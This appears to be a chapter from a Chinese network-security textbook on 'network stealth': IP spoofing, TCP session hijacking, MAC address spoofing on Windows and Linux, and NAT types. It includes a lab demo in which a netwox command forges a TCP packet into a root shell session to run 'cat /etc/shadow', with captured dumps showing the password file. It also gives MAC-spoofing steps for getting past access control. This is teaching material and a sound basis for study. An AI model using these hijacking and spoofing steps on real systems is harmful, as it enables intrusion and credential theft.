第 3 章

网 络 隐 身

学习要求：

- 理解 IP 地址欺骗技术的基本原理。
- 掌握 MAC 地址欺骗技术的基本原理，掌握相应系统配置方法和工具使用方法。
- 掌握各种网络地址转换技术的基本原理。
- 掌握代理隐藏技术的基本原理，熟悉各种代理工具的使用方法。
- 掌握内网穿透技术的基本原理，熟悉各种工具的使用方法。
- 了解网络隐身的其他方法。

IP 地址是计算机网络中任何联网设备的身份标识，MAC 地址是以太网终端设备的链路层标识，所谓网络隐身就是使得目标不知道与其通信的设备的真实 IP 地址或 MAC 地址，当安全管理员检查攻击者实施攻击留下的各种痕迹时，由于标识攻击者身份的 IP 或 MAC 地址是冒充的或者不真实的，管理员无法确认或者需要花费大量精力去追踪该攻击的实际发起者。因此，网络隐身技术可以较好地保护攻击者，避免其被安全人员过早发现。常用的网络隐身技术主要包括 IP 地址欺骗（或 IP 盗用）、MAC 地址欺骗（或 MAC 盗用）、网络地址转换、代理隐藏、账户盗用和僵尸主机等技术。

3.1 IP 地址欺骗


视频

因为 TCP/IP 协议路由机制只检查报文目标地址的有效性，所以攻击者可以定制虚假的源 IP 地址，有效避免安全管理员的 IP 地址追踪。另外，目标的访问控制组件可能使用 IP 地址列表的方式来设置允许或禁止对网络服务的访问，攻击者可以盗用其他 IP 地址，从而绕过访问控制的设置，对目标服务实施攻击。

IP 地址欺骗（IP Spoofing）就是利用主机间的正常信任关系，通过修改 IP 报文中的源地址，以绕开主机或网络访问控制，隐藏攻击者的攻击技术。IP 地址欺骗的示意图如图 3-1 所示，在网络中假设有 3 台主机 A、B、C，其中 A 和 B 可以直接通信（或者相互信任且无须认证），攻击者 C 冒充主机 A 实现与主机 B 通信，A 可能在线也可能不在线。




图 3-1 IP 地址欺骗示意图

当 C 与 A 在同一个局域网内，实施 IP 欺

骗相对容易,因为攻击者可以观察B返回的报文,根据有关信息成功伪造A发出的报文。当C和A分属不同网络时,如果冒充A与B进行UDP通信,C只需要简单修改发出的IP报文的源IP地址即可。但是如果A与B建立TCP连接进行通信,C实施IP地址欺骗就非常困难,因为C无法获得响应报文,因此无法得知该连接的初始序列号,而TCP通信是基于报文序号的可靠传输,所以C伪造的TCP报文很大概率会被拒绝,攻击欺骗成功的概率较低。

一次成功的IP地址欺骗通常需要3个步骤(见图3-2)。




图3-2 IP地址欺骗实现过程

① 使A停止工作。

由于C要冒充A,C必须保证A无法收到任何有效的TCP报文,否则A会发送RST标记的报文给B,从而使得TCP连接被关闭。可以通过拒绝服务攻击、社会工程学或中间人攻击等方法使得A停止工作。

② 猜测初始序列号。

C必须知道B与A建立连接时的TCP报文的初始序列号(ISN),即第二路握手报文中的SEQ字段值。C只有在第三路握手报文中将确认号设置为ISN+1,才能通过B的验证,成功建立连接。在无法截获第二路握手报文时,如何正确猜测ISN值是欺骗成功与否的关键。

TCP的ISN使用32位计数器,通常难以猜中,但是由于某些操作系统协议栈实现时,ISN的选择存在一定规律,有的基于时间,有的随机增加,还有的固定不变,因此可以预先对某个端口进行多次连接,采样其ISN基值和变化规律作为猜测未来连接的ISN的参考信息。当采集的信息足够对ISN进行预测时,即可开始建立假冒连接。当C发送的报文在到达B时,根据猜测ISN的不同结果,B有以下4种处理方式。

(1) ISN正确,C的报文被B成功接收。

(2) ISN小于B期望的数字,B丢弃该报文。

(3) ISN大于B期望的数字,且在B的滑动窗口内,B认为这是乱序到达的报文,将报文放入缓冲区中并等待其他报文。

(4) ISN大于B期望的数字,且超出B的滑动窗口,B将丢弃该报文并重发确认报文

给 A。

③ 建立欺骗连接。

IP 欺骗之所以能够实施是因为通信主机之间仅凭 IP 地址标识对方身份，并且攻击者可以正确猜测 TCP 连接的初始序列号(ISN)。

以下介绍会话劫持。

假设客户机 A 与攻击机 C 处于同一局域网，A 与远端服务器 B 建立了 TCP 会话连接。如果 C 能够监听 A 和 B 之间的通信，获得 TCP 连接的序号和确认号，C 就可以劫持 A 与 B 之间的会话，冒充 A 与 B 进行通信。如果 A 以管理员权限登录或者访问服务器 B，那么 C 与 B 通信时就拥有了管理员权限。

在图 3-3 中，服务器 192.168.24.128 使用 nc 工具在端口 1999 开启了远程连接服务，客户机 192.168.24.1 与服务器建立 TCP 连接后，获得命令行 shell，以 root 权限远程访问服务器。客户机执行 id 命令时，攻击机可以监听 TCP 通信报文，图 3-4 是服务器返回 id 命令执行结果的报文，报文序号是 3781418265，确认号是 2753113443，客户机端口是 4737。




图 3-3　客户服务器建立 TCP 会话

26	46.248938	192.168.24.1	192.168.24.128	TCP	54	4737 → 1999 [ACK] Seq=1 Ack=1 Win=65536 Len=0
29	48.829158	192.168.24.1	192.168.24.128	TCP	57	4737 → 1999 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=3
30	48.829815	192.168.24.128	192.168.24.1	TCP	60	1999 → 4737 [ACK] Seq=1 Ack=4 Win=64256 Len=0
31	48.837645	192.168.24.128	192.168.24.1	TCP	110	1999 → 4737 [PSH, ACK] Seq=1 Ack=4 Win=64256 Len=56
32	49.036312	192.168.24.1	192.168.24.128	TCP	54	4737 → 1999 [ACK] Seq=4 Ack=57 Win=65536 Len=0

(a) 示例1

```
Transmission Control Protocol, Src Port: 1999, Dst Port: 4737, Seq: 1, Ack: 4, Len: 56
    Source Port: 1999
    Destination Port: 4737
    [Stream index: 1]
    [TCP Segment Len: 56]
    Sequence number: 1    (relative sequence number)
    Sequence number (raw): 3781418265
    [Next sequence number: 57    (relative sequence number)]
    Acknowledgment number: 4    (relative ack number)
    Acknowledgment number (raw): 2753113443
    0101 .... = Header Length: 20 bytes (5)
  ▷ Flags: 0x018 (PSH, ACK)
    Window size value: 502
    [Calculated window size: 64256]
```

(b) 示例2

```
0000  00 50 56 c0 00 08 00 0c  29 e5 9e f5 08 00 45 00   ·PV····· )·····E·
0010  00 60 94 aa 40 00 40 06  f4 1b c0 a8 18 80 c0 a8   ·`··@·@· ········
0020  18 01 07 cf 12 81 e1 63  dd 19 a4 19 2d 63 50 18   ·······c ····-cP·
0030  01 f6 e8 d2 00 00 e7 94  a8 e6 88 b7 69 64 3d 30   ········ ····id=0
0040  28 72 6f 6f 74 29 20 e7  bb 84 69 64 3d 30 28 72   (root) · ··id=0(r
0050  6f 6f 74 29 20 e7 bb 84  3d 30 28 72 6f 6f 74 29   oot) ··· =0(root)
0060  2c 31 34 36 28 6b 61 62  6f 78 65 72 29 0a         ,146(kab oxer)·
```

(c) 示例3

图 3-4　监听客户服务器的通信报文示例

攻击机可以使用 Kali 集成的 netwox 工具，根据序号和确认号伪造 TCP 请求，冒充客户机以 root 权限访问服务器。netwox 是一款网络工具集，能够伪造任意 TCP/UDP/IP 报文以实现网络欺骗，包含超过 200 个不同模块，支持命令行和图形模式。

图 3-5 使用 netwox 工具伪造报文，向服务器发送命令请求“cat /etc/shadow”，试图窃取服务器的密码文件。数字 40 是伪造通用 TCP 报文的模块编号，-j 选项指定 TTL，-z 选项表明确认号有效，-H 选项指定命令字符串的十六进制编码(需要加上换行符‘0a’)，“636174202f6574632f736861646f77”就是字符串“cat /etc/shadow”的十六进制编码，-E 选

项指定接收窗口大小。

```
┌──(root㉿kali21)-[~]
└─# netwox 40 -l 192.168.24.1 -m 192.168.24.128 -p 1999 -o 4737 -j 128 -A -q 2753113443 -z -r 378
1418265 -H "636174202f6574632f736861646f770a" -E 20480
IP_____________________________________________________________________.
|version|  ihl  |      tos      |            totlen                     |
|___4___|___5___|____0x00=0____|_____________0x0038=56_________________|
|            id                 |r|D|M|       offsetfrag              |
|_____________0x67F8=26616______|0|0|0|________0x0000=0_________________|
|      ttl      |   protocol    |            checksum                   |
|___0x80=128____|____0x06=6_____|_____________0x20F6____________________|
|                            source                                     |
|_____________________________192.168.24.1_____________________________|
|                          destination                                  |
|_____________________________192.168.24.128___________________________|
TCP____________________________________________________________________.
|          source port          |       destination port                |
|_____________0x1281=4737_______|_____________0x07CF=1999______________|
|                            seqnum                                     |
|_____________________0x4192D63=2753113443______________________________|
|                            acknum                                     |
|_____________________0xE163DD19=3781418265_____________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window                     |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|_____________0x5000=20480______________|
|          checksum             |            urgptr                     |
|_____________0x1507=5383_______|_____________0x0000=0_________________|
63 61 74 20  2f 65 74 63  2f 73 68 61  64 6f 77 0a  # cat /etc/shadow.
```

图 3-5　netwox 伪造命令示例

服务器接收伪造的命令请求,向客户机 192.168.24.1 发出应答,图 3-6 显示了在客户机监听的应答报文,服务器返回了密码文件内容,攻击机通过监听报文即可截获该信息,实现会话劫持的目标。图 3-4 中的确认号是 4,而请求字符串“cat /etc/shadow”的长度是 15 字节,加上换行符是 16 字节,所以服务器应答报文的确认号是 20。

```
▾ Transmission Control Protocol, Src Port: 1999, Dst Port: 4737, Seq: 57, Ack: 20, Len: 1460
    Source Port: 1999
    Destination Port: 4737
    [Stream index: 1]
    [TCP Segment Len: 1460]
    Sequence number: 57    (relative sequence number)
    Sequence number (raw): 3781418321
    [Next sequence number: 1517    (relative sequence number)]
    Acknowledgment number: 20    (relative ack number)
    Acknowledgment number (raw): 2753113459
    0101 .... = Header Length: 20 bytes (5)
```

(a)

```
0030  01 f6 45 f8 00 00 72 6f  6f 74 3a 24 79 24 6a 39   ··E···ro ot:$y$j9
0040  54 24 71 72 78 6b 50 44  34 31 32 62 78 70 35 34   T$qrxkPD 412bxp54
0050  75 61 65 45 38 48 51 2f  24 34 32 47 37 4d 76 37   uaeE8HQ/ $42G7Mv7
0060  50 48 4c 45 6a 6e 68 78  57 58 34 6f 79 71 4b 75   PHLEjnhx WX4oyqKu
0070  69 41 64 74 41 43 53 78  52 44 42 64 68 50 69 74   iAdtACSx RDBdhPit
0080  32 72 5a 33 3a 31 38 37  32 32 3a 30 3a 39 39 39   2rZ3:187 22:0:999
0090  39 39 3a 37 3a 3a 3a 0a  64 61 65 6d 6f 6e 3a 2a   99:7:::· daemon:*
00a0  3a 31 38 37 32 32 3a 30  3a 39 39 39 39 39 3a 37   :18722:0 :99999:7
00b0  3a 3a 3a 0a 62 69 6e 3a  2a 3a 31 38 37 32 32 3a   :::·bin: *:18722:
00c0  30 3a 39 39 39 39 39 3a  37 3a 3a 3a 0a 73 79 73   0:99999: 7:::·sys
00d0  3a 2a 3a 31 38 37 32 32  3a 30 3a 39 39 39 39 39   :*:18722 :0:99999
00e0  3a 37 3a 3a 3a 0a 73 79  6e 63 3a 2a 3a 31 38 37   :7:::·sy nc:*:187
00f0  32 32 3a 30 3a 39 39 39  39 39 3a 37 3a 3a 3a 0a   22:0:999 99:7:::·
0100  67 61 6d 65 73 3a 2a 3a  31 38 37 32 32 3a 30 3a   games:*: 18722:0:
0110  39 39 39 39 39 3a 37 3a  3a 3a 0a 64 61 65 6d 6f   99999:7: ···daemo
```

root密码信息

(b)

图 3-6　窃取服务器的密码文件

对于 IP 地址欺骗可采取的防范措施包括：

（1）使用基于加密的协议如 IPSec 或 SSH 进行通信，通信时使用口令或证书进行身份验证。

（2）使用随机化的 ISN，攻击者无法猜测正常连接的序列号。

（3）在路由器上配置包过滤策略，检测报文的源 IP 地址是否属于网络内部地址，如果来自外部网络的报文的源 IP 地址属于内部网络，那么该报文肯定是伪造的。

（4）不要使用基于 IP 地址的信任机制。

3.2　MAC 地址欺骗


视频

MAC 地址欺骗（或 MAC 盗用，MAC Spoofing）通常用于突破基于 MAC 地址的局域网访问控制（图 3-7），例如在交换机上限定只转发源 MAC 地址在预定义的访问列表中的报文，其他报文一律拒绝。攻击者只需要将自身主机的 MAC 地址修改为某个存在于访问列表中的 MAC 地址即可突破该访问限制，而且这种修改是动态的并且容易恢复。还有的访问控制方法将 IP 地址和 MAC 进行绑定，目的是使得一个交换机端口只能提供给一位付费用户的一台主机使用，此时攻击者需要同时修改自己的 IP 地址和 MAC 地址去突破这种限制。





图 3-7　基于 MAC 地址的访问控制

在不同的操作系统中修改 MAC 地址有不同的方法，其实质都是网卡驱动程序从系统中读取地址信息并写入网卡的硬件存储器，而不是实际修改网卡硬件 ROM 中存储的原有地址，即所谓的“软修改”，因此攻击者可以为了实施攻击临时修改主机的 MAC 地址，事后很容易恢复为原来的 MAC 地址。

在 Windows 中，大部分的网卡驱动程序都可以从注册表中读取用户指定的 MAC 地址，当驱动程序确定这个 MAC 地址有效时，就会将其编程写入网卡的硬件寄存器中，而忽略网卡原来的 MAC 地址。以下以 Windows 7 SP1 家用版为例，说明 Windows 系统中修改 MAC 地址的两种方法。一种方法是直接在网卡的“配置→高级→网络地址”菜单项中修改[①]（图 3-8），系统会自动重启网卡，修改后可以在控制台窗口中键入“ipconfig /all”命令检查网卡地址是否已成功更改，如果选择“不存在”则恢复为原有 MAC 地址。该方法针对有线网卡有效，但是无线网卡默认没有“网络地址”，无法使用这种方法修改。

另一种方法是直接修改注册表，生成与第一种方法相同的针对无线网卡的“网络地址”

① 修改网卡地址时需要注意前 3 字节表示网卡厂商，如果修改后的网卡地址不属于该厂商，修改后的地址可能会无效。系统只会设置有效的地址，所以必须检查修改后的地址是否生效。



(a) (b)

图 3-8 在网卡属性中修改网络地址

设置。运行注册表编辑器(regedit.exe),在"\HKEY_LOCALMACHINE\SYSTEM\ControlSet001\Control\Class"键下搜索网卡的描述信息,定位网卡配置选项在注册表中的位置,本例中无线网卡的对应配置选项在注册表项"[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\0015"内(图 3-9)。然后在"Ndi\params"子项下新建子项"NetworkAddress",并新增如图 3-10 所示的所有键值,即可在无线网络连接的配置选项中生成"网络地址"菜单项,并可自由修改 MAC 地址。当地址修改成功后,注册表会自动在上述表项(即 0015 项)中增加一个"NetworkAddress"的键值(图 3-11)。也可以将以下文本导入注册表(保存为.reg 后缀的文件名),产生与图 3-10 相同的效果:

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\0015\Ndi\params\NetworkAddress]
"default" = "000000000000"
"Optional" = "1"
"ParamDesc" = "网络地址"
"type" = "edit"
"UpperCase" = "1"
"LimitText" = "12"
```




图 3-9 注册表中网卡的配置选项




图 3-10　新增 NetworkAddress 项及键值前后的网卡连接菜单项对比

图 3-11　修改后的 MAC 地址在注册表中的存放位置

在 Linux 系统下修改 MAC 地址十分方便，只要网卡的驱动程序支持修改网卡的物理地址，即可应用三条“ifconfig”命令完成地址修改任务：①禁用网卡；②设置网卡的 MAC 地址；③启用网卡。如图 3-12 所示，eth0 是网卡名，ether 表示是以太网类型的网卡，“0000aabbccff”是随机设置的一个地址，使用“ifconfig eth0”即可查看地址修改是否已经生效。不过使用该方法有一点不方便，即用户需要自行保存原有的 MAC 地址，然后再用相同的方法恢复。

图 3-12　ifconfig 命令修改 MAC 地址

笔者推荐使用经典地址修改工具 macchanger（图 3-13）完成 Linux 下的 MAC 地址修改，它不需要用户保存原有地址即可自动恢复。macchanger 不但可以修改为与原有 MAC 地址为同一个厂家的随机 MAC 地址、修改为不同厂家但是与原有地址属于同一类型的随机 MAC 地址、修改为不同厂家不同类型的随机 MAC 地址或修改为完全随机的 MAC 地址，而且还支持查询各知名厂家的 MAC 地址段。

图 3-13　macchanger 工具修改 MAC 地址

3.3 网络地址转换

网络地址转换(Network Address Translation,NAT)是一种将私有地址转换为公有IP地址的技术,对终端用户透明,被广泛应用于各类Internet接入方式和各类网络中。NAT不仅解决了IP地址不足的问题,而且还能有效避免来自网络外部的攻击,同时它可以对外隐藏网络内部主机的实际IP地址。攻击者使用NAT技术时,管理员只能查看到经过转换后的IP地址,无法追查攻击者的实际IP地址,除非他向NAT服务器的拥有者请求帮助,而且NAT服务器实时记录并存储了所有的地址转换记录。在同一时刻,可能有很多内网主机共用一个公有IP地址对外访问,所以攻击者可以将自己隐藏在这些IP地址中,减少被发现的可能性。NAT有3种实现方式,即静态转换、动态转换和端口地址转换。

静态转换指将内网的私有IP地址转换为公有IP地址,转换方式是一对一且固定不变,一个私有IP地址只能固定转换为一个公有IP地址。使用静态转换可以实现外网对内网的某些特定设备或服务的访问。

动态转换指将内网的私有IP地址转换为公用IP地址时,有多种选择,NAT会从公用IP地址池中随机选择一个。只要分别指定可转换的内部地址集合和合法的外部地址集合,就可以进行动态转换,它可以适用于没有传输层的IP报文。

端口地址转换(Port Address Translation,PAT)指既改变外部报文的IP地址,也改变报文的端口。内网的所有主机均可共享一个合法外部IP地址实现对外访问,从而可以最大限度地节约IP地址资源,同时又可隐藏网络内部的所有主机,有效避免来自外部的攻击。由于是对端口进行转换,所以只能适用于基于UDP/TCP协议的网络通信。

NAT服务器中有一张地址转换表,其中每一项与一个通信过程绑定,每个表项称为会话。当内网主机的第一个报文发给外网时,会话即被建立,此后该会话的所有报文都采用相同的地址转换过程,也就是说,属于同一会话的报文,转换后的源IP地址和端口号必须相同。当通信结束时,NAT将该会话从地址转换表中删除。NAT的地址转换表与操作系统的TCP/IP协议栈没有关联,只限于转换IP报文的源或目标IP地址。

静态NAT的地址转换表项在配置后即固定不变;动态NAT的表项在每次会话新建立后保持不变,它们记录原始IP地址和替换IP地址的映射关系;而PAT的表项包括原始IP地址、原始端口、替换IP地址和替换端口4部分内容。

图3-14给出了一个动态地址转换示例,内网IP地址“192.168.1.2”在NAT出口被转换为IP地址“192.168.2.100”,端口号没有变化,该转换表项的映射关系在会话存续期间不会改变。图3-15给出的PAT示例说明了端口和IP地址同时被PAT转换,如“192.168.1.2:5001”被转换为“192.168.2.100:8210”。静态NAT的映射关系与图3-14相同,但是静态NAT表项必须预先静态配置,当外部主机希望访问内网某台主机时,只需要访问在转换表中映射的外部IP地址即可。也就是说,静态NAT只在外部主机发起通信时,才会绑定会话和相应的转换表项;而动态NAT和PAT只有当内部网络主机发起会话时,才会绑定对应的转换表项。

对于NAT转换,必须注意它对于终端用户是透明的,即用户感觉不到NAT的存在。例如对于图3-15的示例,如果在“192.168.1.2”上使用“netstat -an”命令检查其活动网络连




图 3-14　动态地址转换示例

接或使用嗅探工具监听其收发的报文，无法发现任何与 IP 地址“192. 168. 2. 100”有关的报文。同样，在服务器“192. 168. 2. 2”上，只能观察到自身与转换后的 IP 地址“192. 168. 2. 100”建立网络连接并进行通信，与原始 IP“192. 168. 1. 2”无关。而在 NAT 服务器上，并没有建立与“192. 168. 1. 2”或“192. 168. 2. 2”的任何网络连接，仅仅维护一张网络地址转换表，用于转换和转发报文，所以使用“netstat -an”命令看不到任何活动网络连接。




图 3-15　端口地址转换示例

以下介绍几个 NAT 新概念。

1. 会话级 NAT

传统的端口地址转换只能使用 65 535 个端口，公用网地址的每个端口只能用于一个会话，一个公用网地址最大只能支持 65 535 个 TCP 连接。新型会话级 NAT 理论上可以提供无限制的地址转换，支持无限制的连接，根据 NAT 服务器保存的元组信息区分不同会话，同一端口可用于不同的会话中，实现端口复用。

2. NAT 映射类型

根据内网 IP 和端口到 NAT 出口的公网 IP 和端口的映射方式不同,可以分为对称 NAT(端口地址转换 NAT)和圆锥形 NAT。圆锥形 NAT 又分为完全锥形、受限锥形和端口受限锥形。

完全锥形 NAT 指所有从相同内网 IP 和端口(IP1:Port1)发送的请求都会被映射为相同的公网 IP 和端口(IP2:Port2),并且任何主机向 IP2:Port2 发送报文,都会被转发给 IP1:Port1。这种 NAT 策略非常宽松,只要建立了两个主机的 IP 和端口间的一一映射关系,所有外部主机(IP3)都可以通过访问 IP2:Port2 来访问映射表项对应的 IP1:Port1。

受限锥型的不同之处在于,在建立 IP1:Port1 与 NAT 服务器的 IP2:Port2 的映射关系后,不是所有外部主机都可以直接通过映射关系向 IP1:Port1 发送报文,只有 IP1:Port1 之前已经向某个公网主机 IP3 发送过报文,IP3 才能通过映射关系与 IP1:Port1 通信。

端口受限锥型 NAT 进一步限制了可以与 IP1:Port1 通信的 IP3 的端口号。也就是说,一台公网主机(IP3:Port3)想给 IP1:Port1 发送报文,必须是 IP1:Port1 已经给 IP3:Port3 发送过报文。

图 3-16 给出了不同的 NAT 映射类型场景,IP1:Port1 已经成功地与 NAT 服务器的 IP:Port 建立映射关系。在完全锥型 NAT 中,IP2 和 IP3 都可以向 IP1:Port1 发送报文。在受限锥型 NAT 中,IP3 无法访问 IP1:Port1,因为 IP1:Port1 还没有向 IP3 发送过报文。在端口受限锥型 NAT 中,IP2:Port2 可以访问 IP1:Port1,但是 IP2:Port3 无法访问,因为 IP1:Port1 曾经向 IP2:Port2 发送过报文,但是没有向 IP2:Port3 发送过报文。

